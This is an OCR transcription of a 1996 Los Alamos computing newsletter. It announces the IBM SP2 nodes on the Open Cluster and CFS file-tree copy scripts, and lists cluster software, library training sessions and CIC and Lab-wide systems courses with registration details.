Steve Smith, sas@lanl.gov, (505) 665-3377
Distributed Computing (CIC-8)

Scripts for Copying Filetrees between CFS and UNIX: Wood Man, Spare That Tree!

The following scripts are for those users who need to copy trees to or from CFS. These scripts reside in the bin directory under my home directory on all the UNICOS machines and on BETA.

Script	Description
~jhw/bin/cfstocfs	Copies CFS filetree to another CFS filetree (also responds to name ~jhw/bin/cfsar).
~jhw/bin/cfstounix	Copies CFS filetree to a UNIX filetree (also responds to name ~jhw/bin/cpcfs).
~jhw/bin/unixtocfs	Copies UNIX filetree to CFS file tree (also responds to name ~jhw/bin/cpunix).



You can obtain usage details by asking for built-in help packages. For example:

~jhw/bin/cfstocfs -h

The peculiar one here is unixtocfs. In general, it makes more sense to use TAR or CPIO on the UNIX system and store the output file to CFS. There have been, however, a few requests for this facility

As far as I know, these scripts should behave OK if ported to a workstation, although I have not yet checked them out on such a platform.

John Wood, consult@lanl.gov, (505) 667-5746
Customer Service Group (CIC-6)

Configuration Changes on the Open Cluster: Announcing the New SP2

The latest addition to the Open cluster is a two-node IBM Scalable POWERparallel System (SP2). This article describes the SP2 architecture, discusses changes in the Open cluster configuration with this addition, and highlights some hardware and software differences between the SP2 nodes and the other cluster nodes.

What Is an SP2?

The basic architecture of the SP2 is a distributed memory, message passing parallel processor. The SP2 processor nodes integrate the IBM POWER2 architecture—the RISC System/6000 (RS/6000) family of highly concurrent super scalar workstations and servers. These processors are housed in an SP2 system frame, called a rack, which holds up to 16 "thin nodes" or 8 "wide nodes." The essential difference between thin nodes and wide nodes is that wide nodes have room for more memory (up to 2 gigabytes) and have more micro-channel slots.

All SP2 nodes are connected by the proprietary High Performance Switch. This switch can scale to include many additional racks and/or nodes—up to 128—without degrading performance (even more nodes are available by special arrangement with IBM). The switch also provides for partitioning of the nodes at the hardware level, an important feature for facilitating multiple users on a parallel system with a large number of nodes.

The IBM SP2 is a multi-user system running standard UNIX (IBM AIX). Serial, parallel, interactive, and batch jobs can run concurrently. The SP2 architecture allows for partitioning of the nodes to accommodate these different types of use. The AIX Parallel System Support Programs (PSSP) provide all of the software needed to install, operate, and maintain the SP2 as a full function parallel system from a single point of control—the control workstation. Single point of control tools provided by PSSP include system administration and system monitoring tools, a system data repository, a resource manager, communication subsystem support (CSS) (which provides functions needed to support the switch, including switch fault handling and parallel application communications interfaces), and a Virtual Shared Disk (VSD). VSD is an API (application program interface) that allows logical disk volumes to be created so that parallel applications may access a real disk device whether it is attached locally or on another SP2 node. Also provided is software that facilitates programming of the parallel environment from an applications point of view and software for optimizing the use of the switch by the applications. Discussions of the Parallel Operating Environment (POE) and the Parallel I/O File System (PIOFS) are presented later in this article.

What Is the Configuration of the LANL SP2?

The cluster's new SP2 has two wide nodes in a single frame with a High Performance Switch. Each node has 512 megabytes of memory and 1.5 gigabytes of scratch disk space available to users. The two SP2 nodes, ibm-09 and ibm-10, can be reached in the same ways (e.g., telnet, rlogin, klogin, and rsh) as the previously established nodes, ibm-01 through ibm-08.

The diagram on page 12 illustrates the current configuration of the Open Cluster. With the addition of the SP2, memory was redistributed among the cluster nodes as indicated. As the diagram shows, all 10 nodes can be used over the FDDI interface for IP-based message passing parallel programs, such as those using PVM. Additionally, by the time this article is published, nodes ibm-01 and ibm-02 should have interfaces to the HiPPI network.

How Do the SP2 Nodes Differ from the Open Cluster Nodes?

Hardware Differences

From a hardware standpoint, the nodes differ very little. The SP2 nodes (ibm-09 and ibm-10) have a couple of additional network interfaces. They have an Ethernet interface that is generally dedicated to control functions between the SP2 and what is called the control workstation. Since LANL purchased a High Performance Switch, the nodes also have a switch adapter, the css0 interface. The switch is not normally accessed directly by users but by the software that supports it, such as POE and PIOFS, which are discussed in the software section below.

The switch provides the internal message passing fabric that connects all of the SP2 nodes (processors) in a way that potentially allows all processors to send messages simultaneously. The hardware to support this connectivity consists of 2 basic elements, the switch board and the communications adapter. There is one adapter per node and one switch board unit per rack. The switch board provides connectivity for each of the nodes to the switch fabric, and it provides rack-to-rack connectivity. For details on the switch, see the following URL:

http://ibm.tc.cornell.edu/ibm/pps/switch/switch.html


The switch provides a much higher bandwidth and lower latency environment than traditional networks, which can help parallel applications perform much better. At this time, however, we are not restricting access on the SP2 nodes to parallel work, so interactive and batch jobs will compete with parallel jobs as they currently do on the other cluster nodes.

Software Differences

There are a number of differences in software. Most significantly, the SP2 nodes are running version 4 of the AIX

Connectivity/Configuration of the Open Cluster

All nodes are IBM RS6000 model 590 workstations



operating system and nodes ibm-01 through ibm-08 are running version 3. There are many differences between these versions, but users should see very few of them. (We will upgrade the other nodes from AIX 3.2.5 to AIX 4.1.4 in the near future to bring the whole cluster to the same version.)

Although codes should be binary compatible from AIX 3.2.5 to AIX 4.1, we are beginning to compile many of the codes in /usr/local natively under AIX 4 so that we have AIX 4-based executables. This is why /usr/local on ibm-09 and ibm-10 is slightly different than on the other nodes. After nodes ibm-01 through ibm-08 are upgraded to AIX 4.1, ibm-08 will again be used to serve /usr/local to all nodes.

The SP2 nodes currently have a different set of AIX manuals and information because we are using a new server with different defaults and libraries to serve the AIX 4 InfoExplorer pages. Man page access from ibm-09 and ibm-10 will involve pulling many of the pages from this new database. The “man” command should work fine for all pages, but, at least initially, xman tools won’t work for the pages pulled from InfoExplorer.

AIX 4 has new versions of the C and C++ compilers, so there may be unfamiliar warning messages as well as possible incompatibilities with codes that compiled previously.

The Distributed Computing Environment (DCE) software for AIX 4 is also a new version. DCE 2.1 for AIX version 4 is equivalent to OSF DCE version 1.1 and is quite different from the version used with AIX 3. Also, the DCE man pages are provided in a new format, “dceman <cmd>” instead of “man <cmd>”. InfoExplorer pages for DCE have been replaced by an ipfx document library which can be started up using the “start_dcedoc” command.

Under AIX 4, POE is also different. The AIX 3 nodes still run POE version 1, which includes only Message Passing Library (MPL). POE version 1 also runs a completely different set of

daemons and has a different set of PATHS to get to executables. The SP2 nodes run POE version 2, which is built upon IBM AIX Parallel Environment Version 1.2.1. New functions of version 2 include the following:

- Full implementation of Message Passing Interface standard,
- AIX Version 4 support,
- Shared library support,
- New parallel utilities (scatter and gather) to complement parallel copy utility,
- Additional information provided in Visualization Tool Message Matrix and Connectivity Graph displays,
- Postscript output of Visualization Tool displays, and
- Improved performance for Motif Parallel Debugger (xpdbx) and Visualization Tool.

InfoExplorer libraries for POE can be accessed by typing "info -l pe" or just "info" and then selecting the pe library from the menu of available libraries. Also, the books may be browsed, searched, or downloaded from the SP Web site referenced later in this article.

The following warning appears in the POE version 2 installation guide: "POE Versions 1 and 2 are incompatible with each other, and cannot be used together. Either all of your tasks must run at POE Version 2 or POE Version 1, but not a mix of both. More specifically, the POE home node and all remote nodes all need to run with the same version of code."

Much more information on POE and its debugging and visualization tools, as well as on MPL and MPI, can be found on the Open Cluster's software Web page. The URL is:

http://cluster.lanl.gov/ONCS/software.html

PIOFS, which is installed on the SP2, is brand new to LANL. Because it is new to us and to our users, we will be looking at how to best utilize this product in the coming weeks. Users must be authorized to create files in a PIOFS, so contact cluster_team@lanl.gov for help in incorporating PIOFS into an application. PIOFS has the following functions:

- Allows larger than 2-gigabyte files using 64-bit file offsets,
- Provides capacity and performance from multiple file servers that are all accessible to the client through a high performance network,
- Eliminates bottlenecks by allowing tasks to simultaneously read and write to separate portions of a file,
- Provides file checkpointing,
- Provides file striping across multiple server nodes,
- Provides data striping across multiple physical disks within storage nodes,
- Coexists with other file servers and file systems,
- Provides FORTRAN and C end-user interfaces for parallel I/O, and
- Allows the user to organize multiple, different logical views of the data.

Manuals and information on PIOFS are available through InfoExplorer. These resources are currently only available on the SP2 nodes but will be available on the entire cluster once all the nodes are upgraded to AIX 4. The pages are invoked by typing "info -l piofs" or "info" and selecting the library for piofs. The manuals can also be browsed, searched, or downloaded by accessing the SP Web site referenced below.

Web Information on SPs

IBM has a special Web site for SPs that includes documents, tutorials, Q&A, etc. The URL for this site is

http://lscftp.kgn.ibm.com/pps/vibm/index.html

Some of the articles require a user ID and password access. On ibm-09 and ibm-10, cluster users can find the LANL user ID and password in the following file:

/usr/lpp/ssp/README/ssp.basic.README

Through the Web, this information is available at

http://ibm-08.lanl.gov:80/ONCS/IBM/SP2.access

Further Information on LANL's Clusters

Detailed information on both the Open and the Secure cluster is available at the following URL:

http://cluster.lanl.gov

The following people helped bring the SP2 into production status at LANL: Bob Boland, CIC-8; Stephany Bouchier, CIC-8; Dale Leschnitzner, CIC-6; Doug Lora, IBM; Debbie Ortiz, CIC-7; Jack Peterson, CIC-7; Velda Volz, CIC-7; and Cheryl Wampler, CIC-7.

Doug Lora, dlora@lanl.gov, (505) 665-3321
IBM

Cheryl Wampler, clw@lanl.gov, (505) 667-0147
Computing Group (CIC-7)

Software Currently on the Open and Secure Clusters

SOFTWARE	OPEN	SECURE
Operating System:		
AIX	yes	no
HP-UX	yes	no
Shells:		
C Shell (csh)	yes	yes
lstcsh (tcsh from Load Sharing Facility)	yes	no
Bourne Shell (sh)	yes	yes
Korn Shell (ksh)	yes	yes
Perl Shell (psh)	yes	yes
Compilers:		
C (cc)	yes	yes
C++ (xlC)	yes	yes
GNU C (gcc)	yes	no
GNU C++ (g++)	yes	no
Fortran 77:		
f77	yes	yes
xlf	yes	no
Fortran 90		
f90	yes	no
xlf90	yes	no
f77 (includes extensions for Fortran 90)	yes	no
High Performance Fortran (xslhpf)	yes	no
Debuggers:		
xdb	yes	yes
xldb	yes	no
GNU GDB (gdb)	yes	no
Parallel debugger in POE (xpdbx)	yes	no
Parallel visualization tool in POE (vt)	yes	no
PVM visual trace tool (xpvm)	yes	no
Math Libraries:		
CLAMS	yes	yes
Graphics/Vector:		
CGS	yes	yes
CGSHIGH	yes	no
pps	yes	yes

SOFTWARE	OPEN	SECURE
Graphics/Vector:		
pscan	yes	yes
Ghostscript (gs)	yes	no
NCAR	yes	no
OpenGL 3D	yes	no
PHIGS PLUS 3D	yes	no
Graphics/Raster:		
Khoros	yes	no
Graphics/GUI:		
Xwindows	yes	no
Graphics/Display:		
NCSA Mosaic (mosaic)	yes	no
Netscape (netscape)	yes	no
InfoExplorer (info)	yes	no
HP HelpView (helpview)	yes	no
HP LaserROM (lrom)	yes	no
Ghostview (ghostview)	yes	no
Xview (xv)	yes	no
ppages	yes	yes
pscan	yes	yes
Scientific Applications:		
Maple	yes	no
Mathematica	yes	no
Distributed Computing:		
LSF (Load Sharing Facility)	yes	no
IFOR/LS (License Server; formerly NetLS)	yes	no
PVM (Parallel Virtual Machine)	yes	yes
AIYES Parallel Environment (MPL, MPI)	yes	no
Public domain MPI from Argonne (mpich)	yes	no
Internet:		
telnet (client & server)	yes	yes
ftp (client & server)	yes	no
gopher (client)	yes	no
NCSA Mosaic (mosaic)	yes	no
Netscape (netscape)	yes	no
finger (client)	yes	yes
ping (client & server)	yes	yes
mail (client & server)	yes	yes

SOFTWARE	OPEN	SECURE
Internet:		
elm	yes	yes
Editors:		
vi	yes	yes
GNU Emacs (emacs)	yes	yes
FRED (fred)	yes	yes
tedi	yes	no
Kerberos:		
kdestroy (k4destroy)	yes	yes
kinit (k4init)	yes	yes
klist (k4list)	yes	yes
krcp (k4rcp)	yes	yes
krlogin (k4rlogin)	yes	yes
krsh (k4rsh)	yes	yes
Data Storage:		
cfs	yes	yes
cfsgw	yes	yes
unzip	yes	no
gzip	yes	yes
gunzip	yes	yes
Other stuff:		
GNU make (gmake)	yes	no
LSF make (lsmake)	yes	no
GNU RCS (rcs)	yes	no
GNU CVS (cvs)	yes	no
Tcl/Tk (tcl)	yes	no
GNU Software:*		
Perl Shell (psh)	yes	yes
tcsh	yes	no
GNU C (gcc)	yes	no
GNU C++ (g++)	yes	no
GNU GDB (gdb)	yes	no
Ghostscript (gs)	yes	no
Ghostview (ghostview)	yes	no
GNU Emacs (emacs)	yes	yes
gzip	yes	no
GNU make (gmake)	yes	no
GNU RCS (rcs)	yes	no
GNU CVS (cvs)	yes	no

* No technical support or maintenance is offered locally for GNU software. GNU software is provided as-is for your use with the assumption that you will rely upon your own resources for help in using the products. However, any comments, suggestions, or requests about the GNU products that are installed on the Cluster and sources for their documentation are appreciated.

Note: Our policy is to keep only the most recent, production-quality releases of GNU software on the Cluster. Superseded software will in time be removed from the system.

Bouchier Stephany, scb@lanl.gov, (505) 667-8266
Distributed Computing Group (CIC-8)

Research Library Training

The LANL Research Library provides training for using its specialized databases. Training sessions begin at times indicated below. Classes are scheduled for half an hour, except for "Information Sources on the Internet via WWW" which is two hours. Space is limited to 8 per session. Classes are free, but you must pre-register by calling the Research Desk at 7-5809 or sending e-mail to library@lanl.gov. Special classes and orientations can also be arranged.

Date	Time	Subject Matter
3-7-96	1:00 p.m.	Patent Office Database
3-12-96	1:00 p.m.	SciSearch on the WWW
3-13-96	11:00 a.m.	MELVYL (U of CA Specialized Databases)
3-14-96	1:00 p.m.	ABI Inform Business Database
3-19-96	1:00 p.m.	Energy Database
3-21-96	1:00 p.m.	Science Sources on the WWW
3-28-96	1:00 p.m.	NTIS

CIC Computing Classes

CIC offers a variety of computing courses for the professional development of Laboratory employees. The courses listed in Table 1 will meet at the time and the date shown. The date for courses in Table 2 are not known at this time.

Course Registration

To register: (1) check the box beside the appropriate course, (2) complete the Enrollment Information section on the back of this form, and (3) follow the mailing instructions also on the back of this form. Submittal of a Course Registration form does not guarantee participation in an advertised class, but it is the only way to get into the queue for notification of upcoming classes. Classes are conducted in a secure area unless noted; uncleared participants require escorts. Call the Vendor Training Coordinator at 667-9399 for more information.

Table 1 Courses with confirmed time and date

	Course Title	Instructor	Cost	Dates
☐	JAVA Programming (Beginning)	Sun Expert	$800-$1000 (depending on enrollment)	5/20/96 through 5/22/96
☐	JAVA Programming (Advanced)	Sun Expert	$600-$800 (depending on enrollment)	5/23/96 through 5/24/96
☐	Parallel Programming Workshop for SP2 System	Hari Reddi, IBM	$1400-$1700 (depending on enrollment)	4/8/96 through 4/12/96
☐	SGI Systems Administration (Beginning)	SGI Expert	$1700-$2000 (depending on enrollment)	5/20/96 through 5/24/96
☐	SGI Systems Administration (Advanced)	SGI Expert	$1700-$2000 (depending on enrollment)	6/10/96 through 6/14/96
☐	SGI Network Administration	SGI Expert	$1700-$2000 (depending on enrollment)	6/17/96 through 6/21/96
☐	SUN Solaris 2.X System Administration	John Nouveaux, Sun Microsystems	$1750-$2000 (depending on enrollment)	5/13/96 through 5/17/96

Table 2 Courses with date to be arranged (TBA)

	Course Title	Instructor	Cost	Dates
☐	C Programming (Beginning)	Michael Chase, Boulder Software Group	$780-$1100 (depending on enrollment)	TBA (5 days)
☐	C Programming (Advanced)	Boulder Software Group	$780-$1150 (depending on enrollment)	TBA (5 days)
☐	UNIX (Beginning)	Ted Spitzmiller & Jeffrey Johnson	$738	TBA (5 mornings)
☐	World Wide Web Development (Advanced)	Internet One, Inc. Expert		TBA (4 days)

Note: Detailed course descriptions for most classes provided on the following pages.

cut along dashed line

Name _____

Phone _____ Z-Number _____

Group _____ Mail Stop _____


Program Code* _____ Cost Code* _____

Group Leader Signature _____

Enter program code and cost code for all courses. If you need to withdraw from a class fewer than 5 working days before the class is scheduled to begin, your group will still be charged. Substitutes may be sent, but please let the CIC Division Training, Development, and Coordination Office (667-9399) know who your substitute will be.

Do Not Staple
Fold on This Line First

NO POSTAGE
NECESSARY
IF MAILED
IN THE
UNITED STATES



BUSINESS REPLY MAIL

FIRST-CLASS MAIL PERMIT NO. 88 LOS ALAMOS NM

POSTAGE WILL BE PAID BY THE ADDRESSEE

MAIL STOP B296
CIC DIVISION TRAINING DEVELOPMENT
AND COORDINATION TEAM
LOS ALAMOS NATIONAL LABORATORY
PO BOX 1663
LOS ALAMOS NM 87544-9916

Do Not Staple, Seal with Tape
Fold Here

C Programming (Beginning)

Prerequisite: An understanding of the useful skills in a high-level programming language.
A current ICN password is required.

Location: CIC-Division Classroom, TA-3, SM-200, Room 210 (secure area).

Enrollment: Minimum 10, Maximum 16.

Topics: Introduction and Fundamentals; Basic Semantic Constructs—Getting Started; Base Level I/O with C; The Preprocess-Compilation Environment; Operators, Data Types, and Storage Classes; Control Flow Constructs; Conditional Constructs; Higher-Level Data Constructs in C; File I/O; UNIX Software Tools; and POSIX System Calls.

C Programming (Advanced)

Prerequisite: Useful skills and experience with the C Programming language.

Location: CIC-Division Classroom, TA-3, SM-200, Room 210 (secure area).

Enrollment: Minimum 10, Maximum 16.

Topics: Data Structures, Algorithms, and OOP; An Advanced Clinic for C Programmers; The ANSI C Recommendation X3.159; C and ANSI C War Stories; The Data Structure and the Assessment of Algorithms; Arrays; Structures; Unions; Stacks; Queues; Linked Lists; Recursive Functions; Binary Trees; Hashing; File Organizations Using the C Runtime Library; Standard Interprocess Communication Mechanisms; An Introduction and Overview of AT&T's C++ 3.0; and Appendix: references for periodicals, journals and texts.

JAVA Programming (Beginning)

Prerequisite: Students must have the ability to create compiled programs using an advanced language (such as C or C++) and the knowledge to use basic Solaris commands and a World Wide Web browser (such as Mosaic or Netscape).

Location: CTI Open Classroom (TA-3, SM-200, Room 115)

Enrollment: Maximum 16, Minimum 10

Topics: Overview of the Java Programming Language, the HotJava WWW Browser, Applets, Audio and Animation, Importing Java Classes, Attaching Applets to HTML, Object-Oriented Programming Methodology, and Identification of Main Features of Java (including classes, servers, and security) .

JAVA Programming (Advanced)

Prerequisite: Completion of Beginning Java Programming course or equivalent knowledge.

Location: CTI Open Classroom (TA-3, SM-200, Room 115)

Enrollment: Maximum 16, Minimum 10

Topics: Developing Java Applications; Point-of-Sale Interfaces; Writing Java Code (demonstrating Java security, interactivity, graphics, audio, and animation); Java Class Packages and Subclasses; Memory Allocation and Garbage Collection Work; Interfaces, Exceptions, and Access Modifiers; Multithreading; and Extending Java. Mechanisms; An Introduction and Overview of AT&T's C++ 3.0; and Appendix: references for periodicals, journals and texts.

Parallel Programming Workshop for SP2 System

Prerequisite: No prior knowledge of parallel programming required; some development experience in UNIX and in at least one of Fortran, C, or C++ is required.

Location: CIC-CTI Classroom; TA-3, SM-200, Room 115.

Enrollment: Minimum 10, Maximum 16.

Topics: Introduction to Parallel Programming (Definitions, Parallel Architectures and Algorithms, Parallel Programming Approaches, Program Partitioning and Mapping, Important Issues, Applications); SP2 System Overview; SP2 Parallel Environment (Overview, Compilers, Resource Management - partition manager, Parallel Program Visualization, Profiling Parallel Programs, Message Passing Library (MPL)); Parallel Virtual Machine Extended (PVMe); Parallel Programming Workshop (predetermined labs of varying difficulty; in language of choice); and Optional Topics (Parallel Databases, Parallel I/O).

SGI System Administration (Beginning)

Prerequisite: Familiarity with using Silicon Graphics IRIS workstations and system administration procedures on other open system platforms.

Location: CTI Open Classroom (TA-3, SM-200, Room 115)

Enrollment: Maximum 18, Minimum 10

Topics: The Role of the System Administrator; Set Up and Configuration of an IRIS Workstation or Server; Supporting a Group of Silicon Graphics Users; System Security Maintenance; Backups and Recoveries; Configuration of Disk Drives; System Installation and Application Software; Attaching Terminals and Printers; Modifying the system Start Up and Shut Down Sequences; Automating Administrative Procedures; and Performing Basic System Troubleshooting.

SGI Graphics Network Administration

Prerequisite: Completion of Silicon Graphics System Administration (Beginning) course or equivalent knowledge and experience.

Location: CTI Open Classroom (TA-3, SM-200, Room 115)

Enrollment: Maximum 18, Minimum 10

Topics: Networking Fundamentals; Network Configuration; Network Troubleshooting; Resource Management with Network; Information Services; Domain Management with Domain Name System; Electronic Mail with Sendmail; Remote File Sharing with Network File System & Automounter; Network Performance Monitoring; and Network Security.

SGI System Administration (Advanced)

Prerequisite: Completion of Silicon Graphics System Administration (Beginning) course or equivalent knowledge and experience.

Location: CTI Open Classroom (TA-3, SM-200, Room 115)

Enrollment: Maximum 18, Minimum 10

Topics: System Error Monitoring; Kernel Reconfiguration and Debugging; System Monitoring Tools; Process Management; MultiProcessor CPU Management; Memory Management and Tuning; Swap Management and Tuning; Disk Management and Tuning; XPS Filesystem Management; and System Security Concepts.

Solaris 2.X Network Administration

Prerequisite: Completion of Solaris 2.X System Administration (Beginning) class or equivalent knowledge and experience.

Location: CIC-Division Classroom (TA-3, SM-1498, Room 205)

Enrollment: Maximum 12, Minimum 10

Topics: Network Configuration; Remote Installation Procedures; Advanced Security Techniques; Troubleshooting Techniques; Customizing Sendmail; network Application Tools; and Name Service Configuration.

UNIX (Beginning)

Prerequisite: Familiarity with a UNIX workstation.

Location: CIC-Division Classroom, TA-3, SM-200, Room 210 (secure area).

Enrollment: Minimum 8, Maximum 10.

Topics: Overview of the Workstation environment; Getting Started; The UNIX File System; Manipulating Files; Customizing Your Environment; The C-Shell; Editing and Writing with vi; Using the Network; Discussing NFS and NIS; Using basic system status commands; Startup and shutdown procedures; Using tar.

World Wide Web Development (Advanced)

Prerequisite: Prior knowledge of basic HTML, WWW servers,and browsers.

Location: Otowi Classroom (TA-3, Otowi Building,Room P180)

Enrollment: Maximum 15, Minimum 10

Topics: Introduction; Advanced HTML; Netscape Advanced Features; Perl Programming; Common Gateway Interface (CGI); Quality Assurance Testing; Image Maps; Filers and Data Conversion Programs; Security; Graphical Tools; Internet Resources; Registration on the WWW; Statistics; Database Integration; Searching; Graphics; and Extended Data Types.

Lab-Wide Systems Training

The Customer Service Group (CIC-6) offers training for users of Laboratory information systems. The CIC-6 courses offer training for a variety of personnel including property administrators, group secretaries, training coordinators, budget analysts, group leaders, or anyone needing to access training records, property records, costs, employee information, travel, chemical inventories, etc. Refer to the table below and on the following pages for specific information about courses currently offered.

Course Registration

You must have a valid ICN password before taking any of the courses shown in the table. To register for a course, call CIC-6 Training, Development, and Coordination section at 667-9444. You will be sent a registration form to be completed and returned.

Course Title	Date	Time	Cost	Course Number
Administrative ToolKit	**3/22/96**	**8:30 - 12:00**	**$260**	**Course #11395**
	A combination of the Directory Information, Signature Authority, TRIPS, and STORES system classes. The student will learn how to update directory information, assign signature authorities (purchase, SIGMA, etc.), submit travel requests, and purchase materials on-line. Reporting and printing for each system will also be covered.			
Automated Chemical Inventory System (ACIS):	**Scheduled on Request**		**$260**	**Course #7480**
	Participants receive hands-on instruction to update the status (end-user,location, quantity) of chemical containers. Participants will also learn to generate chemical inventory reports by chemical name, end-user, location, and organization.			
Budget Computing System (BUCS):	**Scheduled on Request**		**$260**	**Course #3527**
	This training is an introduction to the Budget Computing System (BUCS). Students practice generating "quick reports" and reports requiring parameter files. An introduction and demonstration of (no "hands-on") allocating procedures are given during the three-hour session.			
Employee Development System - Basic Training (EDS I):	**3/13/96**	**8:30 – 12:00**	**$260**	**Course #5289**
	The course provides hands-on instruction to request course enrollment, use the on-line course catalog, retrieve training transcripts, and assign EDS authorities. The student will learn to create courses, add students to the courses, and generate several training reports.			
Employee Development System - Training Plans (EDS II):	**3/27/96**	**8:30 – 12:00**	**$260**	**Course #7155**
	Participants receive hands-on instruction to create and maintain training plans, assign assignment codes, and generate training plan reports. Attendees must have prior training in the Employee Development System (course #5289).			
Eudora Electronic Mail	**3/11/96**	**8:30 – 10:30**	**$130**	**Course #9762**
	This class is a hands-on class that teaches the participant how to use Eudora software to create, send, receive, and edit electronic mail messages. In addition to these procedures, the participant will learn what related settings mean and how to configure the system to meet his or her individual needs.			
Financial Reporting System	**3/14/96**	**8:30 – 11:30**	**$260**	**Course #11050**
	Students will receive hands-on training to generate standard financial reports and make on-line queries from information in the "data warehouse," a collection of data from Laboratory budgeting, accounting, and time-keeping systems.			

Course Title	Date	Time	Cost	Course Number
Facilities Project Information/Work Orders (FPI/WO):	**Scheduled on Request**		**$260**	**Course #6996**
	Lab-wide users with a need to view the status of work orders and tickets in their organizations will receive hands-on instruction to request, print, and review work order, ticket and project summary information reports.			
Financial Management Information System (FMIS):	**Scheduled on Request**		**$260**	**Course #8338**
	Participants receive hands-on instruction to "explode" and "transfer" through the costs, allocations, and outstanding commitments screens. In addition, participants will create/review reports, access the Information Manager Utility for printing reports, and learn how to assign authorities in the system.			
Hazardous Materials Transfer Tracking System for Nonradioactive Material (HMTTS/NRAM):	**Scheduled on request**		**$260**	**Course # 7907**
	Participants receive hands-on instruction to create, update, and print the non-RAM Hazardous Materials Transfer Form (HMTF). Attendees must have completed "Completing the HMTF for Non-RAM," course #7512, sponsored by HS-8.			
Hazardous Materials Transfer Tracking System for Radioactive Material (HMTTS/RAM):	**Scheduled on Request**		**$260**	**Course #7993**
	Participants receive hands-on instruction to create, update, and print the Radioactive Materials Transfer Form (RMTF). Information about the non-RAM Hazardous Materials Transfer Form (HMTF) is included. This course is appropriate for people who fill out both RAM and Non-RAM forms. Attendees must have completed "Completing the RMTF," course #7517, sponsored by HS-8.			
HTML Basics	**3/12/96**	**8:30 – 12:00**	**$260**	**Course #11605**
	Students will gain a basic understanding of HTML (Hypertext Markup Language), the language for the World Wide Web. Topics covered will be commands and standards, creating and editing documents, and authoring programs.			
Introduction to the Internet: Beginning Netscape	**3/20/96**	**8:30 – 10:30**	**$130**	**Course #10961**
	Students gain basic understanding of the Internet and the World Wide Web and the use of Netscape as a browser to surf the Net. Topics covered are both Laboratory sites and open sites, along with practical uses of the Internet.			
Key/Core System	**Scheduled on Request**		**$130**	**Course #10179**
	Key custodians and alternate key custodians receive hands-on instruction to add, update, and delete key and padlock information, and view assignment information and request reports. Students will also learn how to request key inventory notifications. Students must be a key custodian or alternate and have an ICN password.			
Lotus Notes Basic Concepts	**Scheduled on Request**		**$260**	**Course #9917**
	This class provides hands-on instruction for Mac and PC users to use Lotus Notes software to create and send E-mail memos; fax documents; search databases; create filters, nicknames, banners, and doclinks; set defaults; and use multiple address books. In addition, participants learn how to use the memo, meetings, and discussion databases.			

Course Title	Date	Time	Cost	Course Number
On-Line Forms	**3/20/96**	**10:30 – 12:00**	**$130**	**Course #9756**
	Participants will learn to use Netscape software to access Lab-wide information and forms. Using Jetform Filler software, participants will access, complete, and print forms such as the "ICN Validation Request," "Visitor Request for Unclassified Visits to Security Areas," and "Request for Quotation."			
Property Accounting, Inventory, and Reporting System (Advanced)	**Scheduled on request**		**$260**	**Course #9918**
	This course will include a refresher of PAIRS, advanced techniques and tips, explanation of the notification system, and report capabilities. Swap Shop, Loan Out information, and support tables will be discussed. Participants should already have a basic understanding of and know how to use PAIRS.			
Reporting with Infomaker	**3/7/96 - 3/8/96**	**8:30 – 4:30**	**$560**	**Course #11054**
	Hands-on training to query data and develop ad hoc, or non-standard, reports from the LANL data warehouse using Infomaker software.			
